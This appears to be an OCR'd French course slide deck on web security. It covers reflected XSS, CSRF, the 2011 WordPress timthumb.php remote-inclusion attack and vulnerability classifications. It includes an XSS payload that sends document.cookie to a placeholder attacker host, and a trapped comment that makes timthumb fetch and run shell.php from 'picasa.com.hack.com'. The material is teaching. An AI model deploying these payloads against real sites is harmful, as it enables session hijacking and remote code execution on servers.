
```
http://server/xss.php?name=titi<scriptlanguage="Javascript">alert('ici');</script>
```

Cross-site scripting – XSS 3/4

- Exemple de XSS volatile

```
1 <html>
2   <body>
3 <?php    if ($_GET["name"]) {
4                   print("Bonjour " . $_GET["name"]);
5           } else {
6                   print("Qui etes-vous ?");
7           }                                                    ?>
8   </body>
9 </html>
```

```
http://server/xss.php?name=titi<scriptlanguage="Javascript">alert('ici');</script>
```



Cross-site scripting – XSS 4/4

- Objectifs des attaquants
  - Vol de session (vol de cookies)

```
http://server/page.php?name=<script>document.write("<img
  src='http://hack.com/malicious.php?".concat(
  escape(document.cookie)).concat("'/>"))</script>
```

  - Phishing en construisant une interface d'authentification et en l'injectant dans la page
  - Création de vers – premier vers Samy Worm pour le site MySpace

Cross-Site Request Forgery – CSRF

Cross-Site Request Forgery

L'attaquant force le naviguateur d'un utilisateur à réaliser une action, à l'insu de ce dernier

- La plupart des applications `web` gère des sessions avec authentification
- Ces applications supposent que toutes les actions des utilisateurs authentifiés sont légitimes
- Un attaquant peut envoyer un lien à un des utilisateurs connectés
- Si ce dernier utilise ce lien, l'application `web` exécutera l'action correspondante avec les privilèges de l'utilisateur (*à son insu*)

Le mot de la fin

- Les sénarios d'attaques peuvent combiner plusieurs attaques
  - Par exemple : réalisation d'une attaque `XSS` pour permettre de stocker, sur le serveur, un lien vers un site avec fixation de la session (`Broken Session Management`)

Sommaire

Entracte – déroulement d'une attaque


- Nous sommes en été 2011
- `Wordpress` est un `CMS` répandu
- Il peut être adapté en utilisant des greffons et thèmes
- Le greffon `timthumb.php` permet de réduire la taille d'une image
- Identification d'une vulnérabilité dans le couple `wordpress`/`timthumb.php`
- ➡ Apparition d'un `0-day`

Entracte – déroulement d'une attaque

Entracte – déroulement d'une attaque



```
1  Commentaire qui parait innocent :
2  voici un coucher de soleil !
3  <img
4    src="http://blog.com/wordpress/ \
5      wp-content/plugins/timthumb/timthumb.php? \
6      src=http://blog.com/ \
7      wordpress/wp-content/images/sunset.jpg"
8    alt="image"/>
9  <img
10   src="http://blog.com/wordpress/ \
11     wp-content/plugins/timthumb/timthumb.php? \
12     src=http://picasa.com.hack.com:8085/ \
13     shell.php" \
14   alt=""/>
```

Entracte – déroulement d'une attaque




Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme `php` sur un serveur malveillant




Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme `php` sur un serveur malveillant
2. Il dépose un message piégé sur le serveur
   - Ce commentaire sollicite `timthumb.php` afin de charger et redimensionner une image correspondant à `shell.php`
   - http://blog.com/wordpress/wp-content /plugins/timthumb/timthumb.php?src= http://picasa.com.hack.com:8085/shell.php




Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme `php` sur un serveur malveillant
2. Il dépose un message piégé sur le serveur
   - Ce commentaire sollicite `timthumb.php` afin de charger et redimensionner une image correspondant à `shell.php`
   - http://blog.com/wordpress/wp-content /plugins/timthumb/timthumb.php?src= http://picasa.com.hack.com:8085/shell.php
3. Il affiche son commentaire
   - `timthumb.php` récupère `shell.php` depuis le serveur malveillant dans son répertoire cache et tente de le redimensionner



Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme `php` sur un serveur malveillant
2. Il dépose un message piégé sur le serveur
   - Ce commentaire sollicite `timthumb.php` afin de charger et redimensionner une image correspondant à `shell.php`
   - http://blog.com/wordpress/wp-content /plugins/timthumb/timthumb.php?src= http://picasa.com.hack.com:8085/shell.php
3. Il affiche son commentaire
   - `timthumb.php` récupère `shell.php` depuis le serveur malveillant dans son répertoire cache et tente de le redimensionner
4. Il accéde à `shell.php`, qui est exécuté sur le serveur web



Entracte – déroulement d'une attaque

- `Wordpress` est vulnérable ?!? Non, mais un de ses greffons, oui
- Pourquoi l'attaque fonctionne :
  - Les images à redimensionner sont stockées sur le serveur
  - Leur extension n'est pas modifiée et leur intégrité n'est pas vérifiée
  - Elles peuvent provenir de sites externes de confiances
  - La fonction php qui teste le type de l'image peut être bernée
    - $\texttt{mime\_type}(\texttt{image} \,.\, \texttt{script\_php}) = \texttt{image}$
  - L'expression régulière qui teste l'origine de l'image n'est pas sûre
    - ☺ `http://picasa.com/myimage.jpg`
    - ☹ `http://some.picasa.com.hack.com/script.php`

```php
$allowedSites = array (
  'flickr.com',
  'picasa.com',
  'blogger.com',
  'wordpress.com',
  'img.youtube.com',
  'upload.wikimedia.org',
  'photobucket.com',
);
foreach ($allowedSites as $site) {
  if (strpos (strtolower ($url_info['host']), $site) !== false) {
    $isAllowedSite = true;
  }
}
```

Sommaire

Vulnérabilités

Definition

Une **vulnérabilité** est une faille dans un composant logiciel ou matériel

- Une vulnérabilité est un problème de conception ou d'implémentation
- Liste des classes de vulnérabilités (non exhaustive) :
  - Données fournies par des utilisateurs mal validées
  - Contrôle et cohérence des paramètres assurés côté client
  - Mauvaise configuration du système
  - Mauvais cloisonnement
  - etc.
- Ces classes de vulnérabilités peuvent être raffinées
- Une vulnérabilité n'est pas forcément exploitable !
- Sources d'information :
  - Sites internet : `CWE mitre`, `Securityfocus`, etc.
  - Conférences académiques : `NSS`, `Crisis`, `DSN`, etc.

Base de connaissance des vulnérabilités


- Connaissance des attaques $\rightsquigarrow$ connaissance des vulnérabilités
- Les vulnérabilités sont des fautes qui doivent être supprimées du code
  $\Rightarrow$ Besoins d'outils pour les détecter
- Les modifications apportées pour satisfaire les propriétés de sécurité voire pour corriger des vulnérabilité doivent également faire l'objet d'attentions
- Nombreuses variétés de vulnérabilitś
  $\Rightarrow$ Classification
- Une classification peut-elle être complète ? Comment en être persuadé ?
- Simplicité et facilité de manipulation

The Magical Number Seven, Plus or Minus Two: Some Limits on Our Capacity for Processing Information, George A. Miller, *Psychological Review, 1956, vol. 63, pp. 81-97*

Seven Pernicious Kingdoms

Seven pernicious kingdoms: a taxonomy of software security errors, Katrina Tsipenyuk, Brian Chess et Gary McGraw, *IEEE Security & Privacy, 2005, Vol. 3, Issue: 6, pp. 81-84*


- 7+1 classes d'erreurs
  1. *Input Validation and Representation*
  2. *API Abuse*
  3. *Security Features*
  4. *Time and State*
  5. *Errors*
  6. *Code Quality*
  7. *Encapsulation*
  *. *Environment*



Seven Pernicious Kingdoms

